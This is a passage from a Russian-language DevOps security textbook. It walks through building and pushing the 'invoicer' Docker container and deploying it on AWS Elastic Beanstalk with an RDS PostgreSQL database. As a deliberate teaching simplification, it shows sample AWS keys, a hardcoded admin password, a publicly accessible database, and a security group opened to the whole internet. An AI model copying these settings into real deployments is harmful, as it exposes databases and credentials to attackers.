Предположим, что проверяющий остался доволен изменениями и одобрил запрос на включение, тем самым завершая шаг 3 конвейера. Модификация сливается с основной ветвью, и конвейер переходит к шагам 4 и 5 на рис. 2.1. CircleCI снова запустится, выполнит развертывание для сборки Docker-контейнера приложения и отправит его в Docker Hub.

2.4. Репозиторий контейнеров Docker Hub

Наша конфигурация CircleCI демонстрирует несколько команд, которые обращаются к Docker для сборки контейнера приложения, таких как `docker build` и `docker push`. В этом разделе я объясню, почему Docker является важным компонентом DevOps, а затем мы подробнее рассмотрим процесс сборки контейнера.

Контейнеры, в частности Docker-контейнеры, пользуются популярностью, потому что помогают решать сложную проблему управления зависимостями в коде. Приложение обычно полагается на внешние библиотеки и пакеты для того, чтобы избежать реализации типового кода. В работе с системами специалисты по эксплуатации предпочитают распространять эти библиотеки и пакеты, чтобы облегчить их поддержку. Если обнаруживается проблема в одной библиотеке, используемой десятком приложениями, обновляется только эта библиотека и все приложения автоматически извлекают из этого пользу.

Проблемы возникают, когда различным приложениям требуются различные версии библиотеки. К примеру, пакет, которому необходим OpenSSL 1.2, не будет работать в системе, использующей по умолчанию OpenSSL 0.9. Должна ли система содержать все версии OpenSSL? Не будут ли они конфликтовать? Просто ответить

на этот вопрос получается редко, и такие проблемы провоцировали серьезную головную боль у специалистов по эксплуатации и разработчиков. У этой проблемы есть несколько решений, каждое из которых основано на том, что приложения должны изолированно управлять своими зависимостями. Контейнеры предоставляют механизм упаковки для реализации изоляции.

Не знакомы с Docker?

В этой главе мы сосредоточились на ограниченном использовании Docker-контейнеров для упаковки приложения `invoicer`. Для полноценного ознакомления с Docker, пожалуйста, обратитесь к книге *Docker in Action* Джеффа Николоффа (Manning, 2016).

Как показано в файле конфигурации CircleCI, который мы рассмотрели ранее, Docker-контейнеры собираются в соответствии с файлом конфигурации `Dockerfile`. Docker предоставляет прекрасную услугу, избавляя нас от выполнения трудоемких сборки, отправки и запуска контейнеров. Следующий `Dockerfile` применяется для сборки контейнера приложения `invoicer` (листинг 2.3). Он короткий, но невероятно сложный. Посмотрим, что он делает.

Листинг 2.3. `Dockerfile` применяется для сборки контейнера приложения `invoicer`

```
FROM busybox:latest
RUN addgroup -g 10001 app && \
    adduser -G app -u 10001 \
    -D -h /app -s /sbin/nologin app
COPY bin/invoicer /bin/invoicer
USER app
EXPOSE 8080
ENTRYPOINT /bin/invoicer
```

Рассмотрим листинг 2.3.

- ❑ Директива `FROM` указывает на базовый контейнер, используемый для сборки вашего контейнера. Docker-контейнеры содержат *слои*, которые позволяют добавлять информацию поверх другого контейнера. Здесь мы используем контейнер на основе `BusyBox` с минимальным набором типичных Linux-инструментов.
- ❑ Директива `RUN` создает пользователя с именем `app`, которого затем будет задействовать директива `USER` для запуска вашего приложения.
- ❑ Команда `COPY` загружает исполняемую программу `invoicer` в контейнер. Эта команда берет локальный файл из каталога `bin/invoicer` (релятивистский путь к месту, где выполняется сборка) и в контейнере помещает его в каталог `/bin/invoicer`.
- ❑ `EXPOSE` и `ENTRYPOINT` запускает приложение `invoicer`, когда контейнер исполняется и позволяет внешним ресурсам обращаться к его порту 8080.

Чтобы собрать контейнер с помощью его конфигурации, сначала скомпилируйте исходный код `invoicer` в статический бинарный код, скопируйте его в `bin/invoicer`, а затем используйте `docker build` для создания контейнера (листинг 2.4).

Листинг 2.4. Компиляция `invoicer` в статический бинарный код

```
go install --ldflags '-extldflags "-static"' \
  github.com/Securing-DevOps/invoicer-chapter2
cp "$GOPATH/bin/invoicer-chapter2" bin/invoicer
```

Упаковка бинарного кода `invoicer` в Docker-контейнер в дальнейшем выполняется посредством команды `build` (листинг 2.5).

Листинг 2.5. Создание контейнера `invoicer` с помощью команды `docker build`

```
docker build -t securingdevops/invoicer-chapter2 -f Dockerfile .
```

Это все, что нужно для того, чтобы Docker собрал контейнер вашего приложения. Затем CircleCI выполнит точно такие же команды, за которыми последует отправка контейнера на Docker Hub.

Для отправки в Docker Hub необходимы аккаунт на <https://hub.docker.com/> и репозиторий `securingdevops/invoicer` (или с другим названием, расположенным под соответствующими именами вашего аккаунта и репозитория). CircleCI нужны эти данные для авторизации в Docker Hub, поэтому после создания аккаунта перейдите в раздел **Settings** (Настройки) репозитория в CircleCI для того, чтобы назначить переменные окружения `DOCKER_USER` и `DOCKER_PASS` для логина и пароля в Docker Hub.

Примечание по поводу безопасности

Постарайтесь не распространять входные данные для Docker Hub в CircleCI. В главе 6 мы обсудим, как для этих целей можно использовать аккаунты с минимальными правами, характерные для определенных сервисов.

Большинство CI-платформ поддерживают механизмы применения конфиденциальных данных, предотвращающие их раскрытие. И CircleCI, и Travis CI защищают переменные окружения, которые содержат секретные данные, не защищая их от раскрытия при запросах на включение, которые приходят извне репозитория (создается ответвление вместо того, чтобы предоставлять ветви функциональностей).

Подытожим то, что вы реализовали на данный момент. У вас есть репозиторий кода, который с помощью веб-хуков обращается к CircleCI при появлении предложения о внесении изменений. Автоматически выполняется тестирование, помогающее проверяющим убедиться в том, что изменения не нарушают никакую функциональность. Когда изменение одобрено, оно сливается с основной ветвью. Затем CI-платформа вызывается второй раз для сборки контейнера приложения. Контейнер загружается в удаленный репозиторий, где доступ к нему может получить любой желающий.

Штатная CI-платформа

Вы можете добиться точно таких результатов, используя конвейер, обслуживаемый штатно. Замените GitHub на приватный экземпляр GitLab, CircleCI — на Jenkins, запустите собственный сервер Docker Registry для хранения контейнеров — и точно такой же рабочий процесс будет реализован на частной инфраструктуре (но этот способ займет больше времени).

Основная концепция CI-конвейера остается неизменной независимо от того, какую реализацию вы выберете. Автоматизируйте шаги тестирования и сборки, которые требуется сделать при каждом внесении изменений в приложение, чтобы ускорить внедрение изменений и обеспечить стабильность.

CI-конвейер полностью автоматизирует тестирование и упаковку приложения `invoiceer`. Его можно запускать хоть 100 раз в день, если нужно, и он преобразует код в контейнер приложения, который вы можете отправить в среду эксплуатации. Следующей фазой будет сборка инфраструктуры для размещения и запуска этого контейнера.

2.5. Инфраструктура среды эксплуатации Amazon Web Services

Когда я учился в колледже, один профессор любил рассказывать о том, что, возможно, было первым сервисом веб-хостинга, работающим во Франции. Этот сервис запустил один из его друзей в начале 1990-х годов. В то время размещение веб-страницы в новоиспеченном Интернете предполагало управление абсолютно всем, от сетей до системных уровней. Друг профессора не имел возможности платить за центр обработки данных, поэтому устроил нагромождение из жестких дисков, материнских плат и кабелей на столах в подвале и обеспечил связь с Интернетом посредством множества модифицированных для этого модемов. В итоге получился шумный монстр из вращающихся и скрипящих дисков, который, вероятно, представлял угрозу пожарной безопасности, но он работал и размещал сайты!

Истоки Веба описываются в множестве подобных рассказов. Они помогают осознать, какого прогресса мы добились в создании онлайн-сервисов и управлении ими. Вплоть до конца 2000-х годов сборка инфраструктуры с нуля представляла собой сложную и утомительную задачу, для решения которой требовалась куча оборудования и проводов. Теперь же большинство организаций препоручают возню с этими сложностями третьей стороне и направляют энергию на свои основные продукты.

Поставщики IaaS предоставляют упрощенную инфраструктуру сборки, при использовании которой разного рода сложности обслуживаются в фоне, а операторам демонстрируются простые интерфейсы. Heroku, Google Cloud, Microsoft Azure, Cloud Foundry, Amazon Web Services и IBM Cloud — лишь некоторые из множества поставщиков, которые могут обслуживать инфраструктуру вместо вас.

Пользователям IaaS нужно лишь объявить инфраструктуру на логическом уровне и позволить поставщику перевести объявление на физический уровень. После объявления оператор сможет полностью управлять инфраструктурой. К тому времени как вы завершите начальную настройку, обслуживание `invoicer` будет передано поставщику и вам не придется обслуживать компоненты инфраструктуры.

В этом разделе мы сосредоточимся на AWS и, в частности, на его сервисе Elastic Beanstalk (EB). EB специально спроектирован для размещения контейнеров и избавления оператора от обслуживания инфраструктуры. Выбор EB для целей этой книги совершенно произволен. У него нет каких-либо отличительных черт, кроме того, что нетрудно уместить его в данной главе и показать, как реализовать облачный сервис AWS.

Перед тем как перейти к технической части, мы обсудим концепцию трехуровневой архитектуры, которую вы реализуете при размещении `invoicer`. Далее пошагово пройдемся по процессу развертывания `invoicer` в AWS EB.

Не знакомы с Amazon Web Services?

С этого времени я буду предполагать, что читатель знаком с AWS и может выполнять базовые задачи на платформе. Для читателей, не знакомых с AWS, прекрасным введением может послужить книга *Amazon Web Services in Action* Майкла Уитига и Андреаса Уитига (Manning, 2015). Инфраструктура, представленная здесь, может быть запущена на бесплатном уровне AWS, чтобы вы могли экспериментировать с собственным аккаунтом, не неся расходов.

2.5.1. Трехуровневая архитектура

Для веб-приложений трехуровневая архитектура (рис. 2.5) — довольно распространенное явление.

- ❑ Первый уровень обращается с входящими HTTPS-запросами от клиентов — браузеров или клиентских приложений. На этом уровне могут осуществляться кэширование и распределение нагрузки.




Рис. 2.5. Трехуровневая архитектура в AWS демонстрирует слой распределителя нагрузки (уровень 1), за которым следует вычислительный узел (уровень 2) и бэкенд в виде реляционной базы данных (уровень 3)

- ❑ Второй уровень обрабатывает запросы и формирует ответы. Здесь обычно располагается ядро приложения.
- ❑ Третий уровень — это база данных и другой бэкэнд, который хранит данные для приложения.

На рис. 2.5 показаны официальная терминология и значки AWS. Они будут использоваться на протяжении всей книги, поэтому сейчас вам стоит ознакомиться с ними и их предназначением.

- ❑ **ELB (Elastic Load Balancing — эластичный распределитель нагрузки)** — это сервис, управляемый AWS, который получает трафик от клиентов в Интернете и распределяет его по приложениям. Главное назначение ELB — позволить приложениям наращивать и сокращать количество серверов по мере необходимости, не вовлекая в процесс клиентскую часть сервиса. ELB также предоставляет SSL/TLS-прерывание для облегчения обработки HTTPS в приложении.
- ❑ **EC2 (Elastic Compute Cloud — эластичное облако вычислений)** — это не что иное, как виртуальная машина (ВМ), которая запускает операционную систему (ОС). Основной инфраструктурой EC2 управляет AWS, и только система на виртуальной машине — не гипервизор или его сеть — доступна оператору. Вы будете запускать приложения на экземплярах EC2.
- ❑ **RDS (Relational Database Service — сервис реляционных баз данных)**. Большинству приложений необходимо хранить данные, поэтому им нужна база данных. RDS обеспечивает базами данных от MySQL, PostgreSQL и Oracle, полностью обслуживаемыми AWS, что позволяет DevOps-команде сосредоточиться на данных, а не на обслуживании серверов баз данных. В примере мы используем PostgreSQL для хранения данных *invoicer*.

Онлайн-сервисы зачастую сложнее, чем на рис. 2.5, но их архитектура почти всегда основывается на трехуровневом подходе. *Invoicer* — также трехуровневое приложение. В следующем разделе я расскажу, как создать эту среду в AWS, используя сервис Elastic Beanstalk.

2.5.2. Настройка доступа к AWS

Вы будете использовать официальную консольную утилиту AWS, чтобы создать инфраструктуру AWS EB, для чего потребуются выполнить определенные настройки. Сначала получите данные доступа к вашему аккаунту из раздела **Identity and Access Management (IAM)** в веб-консоли. На локальной машине ключи доступа должны храниться по адресу `$HOME/.aws/credentials`. Вы можете определить для одного профиля множество ключей доступа, но пока ограничьтесь одним ключом, предложенным по умолчанию, как показано в листинге 2.6.

Листинг 2.6. Данные AWS по адресу `$HOME/.aws/credentials`

```
[default]
aws_access_key_id = AKIAILJA79QHF28ANU3
aws_secret_access_key = iqdoh181HoqOQ08165451dNui18Oah8913Ao8HTn
```

Вам также понадобится указать AWS, какой регион предпочитаете использовать, объявляя об этом в `$HOME/.aws/config`. Мы будем работать в регионе US East 1 (листинг 2.7), но можно выбрать регион поближе к целевым пользователям, чтобы сократить задержки в сети.

Листинг 2.7. Стандартная конфигурация региона AWS в `$HOME/.aws/config`

```
[default]
region = us-east-1
```

Стандартные инструменты AWS знают, как автоматически искать конфигурации в этих локациях. Установите один из наиболее популярных инструментов, `awscli`, который позволяет вам работать с командной строкой AWS. Это Python-пакет, устанавливаемый с помощью диспетчера `pip` (или Homebrew на macOS) (листинг 2.8).

Листинг 2.8. Установка инструментов `awscli` посредством `pip`

```
$ sudo pip install -U awscli

Successfully installed awscli-1.10.32
```

Диспетчеры пакетов

`Pip` и `Homebrew` — это диспетчеры пакетов. `Pip` — стандартный диспетчер пакетов Python, который работает во всех операционных системах. `Homebrew` — диспетчер пакетов, характерный только для macOS и поддерживаемый сообществом авторов.

Хотя установочный пакет и назван `awscli`, команда, которую он обеспечивает, называется `aws`. Командная строка AWS — это мощный инструмент, способный контролировать целую инфраструктуру. Вы посвятите ей довольно много времени и постепенно ознакомитесь с различными командами.

ЕВ-скрипт

AWS-команды, используемые далее в главе для создания среды Elastic Beanstalk, были собраны в скрипт оболочки, доступный здесь: https://securing-devops.com/eb_creation_script. Можете им воспользоваться, если вводите команды вручную вам не по душе.

2.5.3. Virtual Private Cloud

Все AWS-аккаунты поставляются с Virtual Private Cloud (VPC — виртуальное частное облако), которое по умолчанию назначается аккаунту в каждом регионе. VPC — это сегмент сети AWS, предназначенный для клиента в рамках инфраструктуры данного региона (рис. 2.6). VPC изолированы друг от друга и способны организовать

сеть, которую мы позже станем использовать. На физическом уровне все клиенты работают на одном и том же физическом оборудовании, но такое видение полностью изменяется с применением IaaS.




Рис. 2.6. Каждое частное облако представляет собой VPC, оно скрыто от остальных и предоставляется лишь частному клиенту AWS. По умолчанию VPC не могут взаимодействовать друг с другом и образуют виртуальный слой изоляции между клиентами

Вы можете получить идентификатор для VPC, созданный с помощью вашего аккаунта в регионе us-east-1, воспользовавшись командной строкой AWS (листинг 2.9).

Листинг 2.9. Получение уникального идентификатора для VPC с помощью командной строки AWS

```
$ aws ec2 describe-vpcs
```

← Вызывает API для получения информации о VPC

```
{
  "Vpcs": [
    {
      "VpcId": "vpc-2817dc4f",
      "InstanceTenancy": "default",
      "State": "available",
      "DhcpOptionsId": "dopt-03e20a67",
      "CidrBlock": "172.31.0.0/16",
      "IsDefault": true
    }
  ]
}
```

← Уникальный идентификатор для VPC

← Стандартный сетевой диапазон

Команда возвращает идентификатор `vpc-2817dc4f` для стандартного VPC. Этот идентификатор уникален (вы получите собственный, когда будете настраивать свой аккаунт). Каждый AWS-аккаунт может иметь несколько VPC для размещения компонентов, но для наших целей подойдет и стандартное VPC.

2.5.4. Создание уровня баз данных

Следующим шагом настроек будет создание третьего уровня своей инфраструктуры — баз данных (рис. 2.7). Этот уровень состоит из запущенного на PostgreSQL экземпляра RDS, помещенного в группу безопасности. Вам потребуется сначала определить группу безопасности, а затем поместить туда ее экземпляр.




Рис. 2.7. Третий уровень в инфраструктуре `invoicer` состоит из RDS внутри группы безопасности

Что такое группы безопасности

Группы безопасности — это виртуальные среды, которые управляют взаимодействием между AWS-компонентами. Мы обсудим группы безопасности в главе 4, когда будем говорить о защите инфраструктуры.

Группа безопасности создается с помощью командной строки AWS с применением следующих параметров (листинг 2.10). Сейчас группа безопасности не будет что-либо разрешать или запрещать, она объявлена лишь для дальнейшего использования.

Листинг 2.10. Создание группы безопасности для экземпляра RDS

```

$ aws ec2 create-security-group \
  --group-name invoicer_db \
  --description "Invoicer database security group" \
  --vpc-id vpc-2817dc4f
  
```

Уникальное имя группы безопасности

Идентификатор стандартного VPC

```

{
  "GroupId": "sg-3edf7345"
}
  
```

Ответ от API с уникальным идентификатором группы безопасности

Далее создадим базу данных и поместим ее внутри группы безопасности sg-3edf7345 (листинг 2.11).

Листинг 2.11. Создание экземпляра RDS

```
$ aws rds create-db-instance \
  --db-name invoicer \
  --db-instance-identifier invoicer-db \
  --vpc-security-group-ids sg-3edf7345 \
  --allocated-storage "5" \
  --db-instance-class "db.t2.micro" \
  --engine postgres \
  --engine-version 9.6.2 \
  --auto-minor-version-upgrade \
  --publicly-accessible \
  --master-username invoicer \
  --master-user-password 'S0m3th1ngr4nd0m' \
  --no-multi-az
```

Имя для идентификатора экземпляра RDS

Идентификатор группы безопасности

Конфигурация PostgreSQL

Входные данные администратора для базы данных

Листинг 2.11 содержит довольно много информации. AWS создает виртуальную машину, предназначенную для запуска PostgreSQL 9.5.2. Виртуальной машине назначены минимальные ресурсы (маломощный процессор, малая память, пропускная способность сети и дисковое пространство), исходя из того, что для хранилища определены объем 5 Гбайт и экземпляр класса db.t2.micro. И наконец, AWS создает внутри PostgreSQL базу данных invoicer и наделяет администраторскими правами доступа пользователя, также названного invoicer, с паролем \$0m3th1ngr4nd0m.

Создание экземпляра RDS может занять некоторое время, так как AWS нужно найти подходящее расположение для нее в физической инфраструктуре и пройти все конфигурационные шаги. Вы можете наблюдать за созданием экземпляра с помощью флага describe-db-instances в командной строке AWS (листинг 2.12). Скрипт мониторит AWS API каждые десять секунд и выходит из цикла по возвращении JSON-ответа с именем узла для базы данных.

Листинг 2.12. Наблюдение за циклами, которые ожидают создания экземпляра RDS

```
while true; do
  aws rds describe-db-instances \
    --db-instance-identifier invoicer-db > /tmp/invoicer-db.json
  dbhost=$(jq -r '.DBInstances[0].Endpoint.Address' /tmp/invoicer-db.json)
  if [ "$dbhost" != "null" ]; then break; fi
  echo -n '.'
  sleep 10
done
echo "dbhost=$dbhost"

...dbhost=invoicer-db.cxuqrkdqhk1f.us-east-1.rds.amazonaws.com
```

Запрашивание JSON через jq

Обратите внимание на использование утилиты `jq` для парсинга JSON-ответа из AWS API. `jq` — популярный консольный инструмент для извлечения информации из данных в формате JSON без привлечения языков программирования. Вы можете больше узнать о нем здесь: <https://stedolan.github.io/jq/>. На Ubuntu установите его с помощью `apt-get install jq`. На macOS работает `brew install jq`.

После установки экземпляр базы данных получит имя узла в пределах VPC, и его будет пропускать группа безопасности. Вы готовы к созданию первого и второго уровней инфраструктуры.

2.5.5. Создание первых двух уровней с помощью Elastic Beanstalk

AWS предоставляет множество различных техник для размещения приложений и управления серверами. В этом примере мы используем, вероятно, наиболее автоматизированную из них — Elastic Beanstalk. EB — это уровень управления другими AWS-ресурсами. Он может быть использован для создания экземпляров ELB и EC2 и их групп безопасности, а также развертывания на них приложений. Для нашего примера разверните Docker-контейнер, который вы собрали в CI-конвейере, на экземплярах EC2, обслуживаемых EB, поверх которых надстроен ELB. Архитектура показана на рис. 2.8.




Рис. 2.8. AWS EB обслуживает первый и второй уровни инфраструктуры

Сначала EB потребуется приложение, которое представляет собой структуру для организации ваших компонентов. Создайте одно такое для `invoicer` с помощью следующей команды (листинг 2.13).

Листинг 2.13. Создание EB-приложения

```
aws elasticbeanstalk create-application \
  --application-name invoicer \
  --description "Securing DevOps Invoicer application"
```

Внутри ЕВ-приложения `invoiceer` создайте среду, которая будет запускать Docker-контейнер `invoiceer`. Эта часть конфигурирования потребует больше параметров, потому что вам понадобится указать, какой стек решений вы хотите использовать. Стек решений — это предварительно настроенные экземпляры EC2 для частных сценариев использования. Вы хотите задействовать последнюю предварительно настроенную версию для запуска экземпляра Docker. Можете получить ее имя с помощью команды `list-available-solution-stacks`, а затем отфильтровать ее вывод, применив `jq` и `grep` (листинг 2.14).

Листинг 2.14. Получение имени последнего из доступных Docker EB

```
aws elasticbeanstalk list-available-solution-stacks | \
jq -r '.SolutionStacks[]' | \
grep -P '.*+Amazon Linux.+Docker.+ ' \
| head -1
```

Извлекает поля из JSON-ответа

64bit Amazon Linux 2017.03 v2.7.3 running Docker 17.03.1-ce

Как насчет производительности?

Как видите, мы запускаем Docker-контейнер с виртуальной машины, которая работает поверх гипервизора. Это может показаться неэффективным. Конечно, расчетная производительность у такого подхода будет меньше, чем при запуске приложений на выделенных серверах, но простота развертывания и поддержки, которая позволяет легко увеличивать количество серверов при возрастании нагрузки, в большинстве случаев компенсирует низкую производительность. Все зависит от того, что для вас важнее — расчетная производительность или гибкость развертывания.

Версия этого стека решений Docker наверняка изменится к тому времени, как вы будете читать эти страницы, но всегда можно воспользоваться AWS API, чтобы получить имя последней версии.

Перед тем как создавать среду, нужно подготовить конфигурацию приложения `invoiceer`. Каждому приложению необходимы конфигурационные параметры, которые обычно предоставляются в конфигурационных файлах в файловой системе сервера приложения. Создание и обновление этих файлов тем не менее потребует непосредственного доступа к серверам, чего мы здесь пытаемся избежать.

Если вы взглянете на исходный код `invoiceer`, то заметите, что единственная необходимая конфигурация — это параметры для соединения с ее базой данных PostgreSQL. Вместо того чтобы обслуживать конфигурационный файл, можно брать эти параметры из переменных окружения. Листинг 2.15 показывает, как `invoiceer` считывает конфигурацию своей базы данных из переменных окружения.

Листинг 2.15. Go-код для извлечения параметров PostgreSQL из переменных окружения

```
db, err = gorm.Open("postgres",
    fmt.Sprintf("postgres://%s:%s@%s/%s?sslmode=%s",
```



```

    os.Getenv("INVOICER_POSTGRES_USER"),
    os.Getenv("INVOICER_POSTGRES_PASSWORD"),
    os.Getenv("INVOICER_POSTGRES_HOST"),
    os.Getenv("INVOICER_POSTGRES_DB"),
    "disable",
))
if err != nil {
    panic("failed to connect database")
}

```

Получает конфигурацию
из переменных окружения

Во время запуска `invoicer` прочитает переменные окружения, определенные в листинге 2.15, и использует их для соединения с базой данных. Вам нужно настроить эти переменные в ЕВ, чтобы они могли быть переданы приложению через Docker при запуске. Это делается в показанном далее JSON-файле, загружаемом в команде создания среды. Содержание следующего файла сохранено в текстовом файле `ebs-options.json` (листинг 2.16).

Листинг 2.16. Файл `ebs-options.json` ссылается на переменные окружения, используемые для соединения с базой данных

```

[
  {
    "Namespace": "aws:elasticbeanstalk:application:environment",
    "OptionName": "INVOICER_POSTGRES_USER",
    "Value": "invoicer"
  },
  {
    "Namespace": "aws:elasticbeanstalk:application:environment",
    "OptionName": "INVOICER_POSTGRES_PASSWORD",
    "Value": "S0m3th1ngr4nd0m"
  },
  {
    "Namespace": "aws:elasticbeanstalk:application:environment",
    "OptionName": "INVOICER_POSTGRES_DB",
    "Value": "invoicer"
  },
  {
    "Namespace": "aws:elasticbeanstalk:application:environment",
    "OptionName": "INVOICER_POSTGRES_HOST",
    "Value": "invoicer-db.cxuqrkdqhk1f.us-east-1.rds.amazonaws.com"
  }
]

```

Примечание по поводу безопасности

Вместо использования администраторского аккаунта для баз данных в своем приложении вам стоит создать отдельного пользователя с ограниченным доступом. В главе 4 мы обсудим, как можно использовать права доступа к базам данных для защиты от взлома приложения.

Сохраните файл под именем `ebs-options.json` и продолжите создавать среду (листинг 2.17).

Листинг 2.17. Создание EB-среды для запуска контейнера приложения

```
aws elasticbeanstalk create-environment \
  --application-name invoicer \
  --environment-name invoicer-api \
  --description "Invoicer APP" \
  --solution-stack-name \
  "64bit Amazon Linux 2017.03 v2.7.3 running Docker 17.03.1-ce" \
  --option-settings file://$(pwd)/ebs-options.json \
  --tier "Name=WebServer,Type=Standard,Version=''"
```

← Ранее созданное имя приложения

EB позаботится о создании экземпляров EC2 и ELB для среды, формируя первые два уровня инфраструктуры на следующем шаге. Это займет несколько минут, потому что экземпляры различных компонентов выполняются в первый раз. По завершении процесса доступ к публичным конечным точкам можно получить с помощью команды `describe-environments` (листинг 2.18).

Листинг 2.18. Получение публичного имени узла в EB load Balancer

```
aws elasticbeanstalk describe-environments \
  --environment-names invoicer-api \
  | jq -r '.Environments[0].CNAME'
```

← Общедоступная конечная точка

`invoicer-api.3pjw7ca4hi.us-east-1.elasticbeanstalk.com`

Примечание по поводу безопасности

EB создает ELB, который поддерживает только HTTP, но не HTTPS. Настройка поддержки HTTPS для ELB, включая то, какую конфигурацию SSL/TLS при этом использовать, рассматривается в главе 5.

Среда настроена, но экземпляру EC2 еще не разрешено соединение с базой данных. Группы безопасности блокируют все входящие соединения по умолчанию, поэтому вам необходимо открыть группу безопасности экземпляра RDS, чтобы разрешить экземпляру EC2 соединяться, как показано на рис. 2.9.



Рис. 2.9. Группа безопасности экземпляра RDS должна разрешить входящие соединения, чтобы позволить экземпляру EC2 контактировать с базой данных

Вы уже знаете, что идентификатор группы безопасности RDS — `sg-3edf7345`. Вам нужно вставить правило, определяющее, что всем, иными словами `0.0.0.0/0`, разрешается подключаться к нему (листинг 2.19).

Листинг 2.19. Открытие группы безопасности RDS для всех источников

```
aws ec2 authorize-security-group-ingress \
--group-id sg-3edf7345 \
--cidr 0.0.0.0/0 \
--protocol tcp --port 5432
```

Имя приложения, созданного ранее

Открывается всему Интернету

Дает разрешение порту PostgreSQL

Примечание по поводу безопасности

Вы определенно можете поступить разумнее, нежели открыть свою базу данных всему Интернету. В главе 4 мы обсудим, как использовать группы безопасности для управления динамичными и точно определенными правилами работы межсетевого экрана.

Вы уже имеете полностью работоспособную инфраструктуру, только на ней еще ничего не запущено. Следующей фазой будет развертывание Docker-контейнера `invoicer`, который вы собрали и опубликовали ранее, в своей ЕВ-инфраструктуре.

2.5.6. Развертывание контейнера в ваших системах

Docker-контейнер `invoicer` размещен на hub.docker.com (см. рис. 2.1, шаг 5). Вам нужно сообщить ЕВ о расположении контейнера, чтобы он мог взять его из Docker Hub и развернуть в экземпляре EC2. Следующий JSON-файл будет обращаться с этим объявлением (листинг 2.20).

Листинг 2.20. Конфигурация ЕВ указывает расположение контейнера

```
{
  "AWSEBDockerrunVersion": "1",
  "Image": {
    "Name": "docker.io/securingdevops/invoicer",
    "Update": "true"
  },
  "Ports": [
    {
      "ContainerPort": "8080"
    }
  ],
  "Logging": "/var/log/nginx"
}
```

Расположение контейнера `invoicer` на Docker Hub

Прослушивающий порт приложения

JSON-конфигурацию будет считывать каждый новый экземпляр, присоединяющийся к вашей ЕВ-инфраструктуре, поэтому нужно обеспечить получение экземплярами этой конфигурации, загрузив ее в AWS S3 (листинг 2.21). Сохрани-

те определение в локальном файле и загрузите его с помощью командной строки. Не забудьте изменить имя корзины с `invoicer-eb` на нечто оригинальное, так как S3-корзины должны иметь уникальные названия, отличающиеся от названий всех аккаунтов AWS.

Листинг 2.21. Загрузка конфигурации приложения в S3

```
aws s3 mb s3://invoicer-eb ← Создает корзину
aws s3 cp app-version.json s3://invoicer-eb/ ← Загружает JSON-определение
```

В EB вы ссылаетесь на расположение определения приложения, чтобы создать версию приложения `invoicer-api` (листинг 2.22).

Листинг 2.22. Закрепление конфигурации приложения за EB-средой

```
aws elasticbeanstalk create-application-version \
  --application-name "invoicer" \
  --version-label invoicer-api \
  --source-bundle "S3Bucket=invoicer-eb,S3Key=app-version.json"
```

И наконец, поручите EB обновлять среду с помощью только что созданной версии приложения `invoicer-api`. Применяя одну команду, укажите AWS EB достать образ Docker, поместить его на экземпляры EC2 и запустить его с помощью ранее настроенной среды, и все это в пределах одного автоматизированного шага. В дальнейшем необходимо будет запустить лишь одну команду (листинг 2.23), чтобы разворачивать новые версии приложения.

Листинг 2.23. Развертывание конфигурации приложения в EB-среде

```
aws elasticbeanstalk update-environment \
  --application-name invoicer \
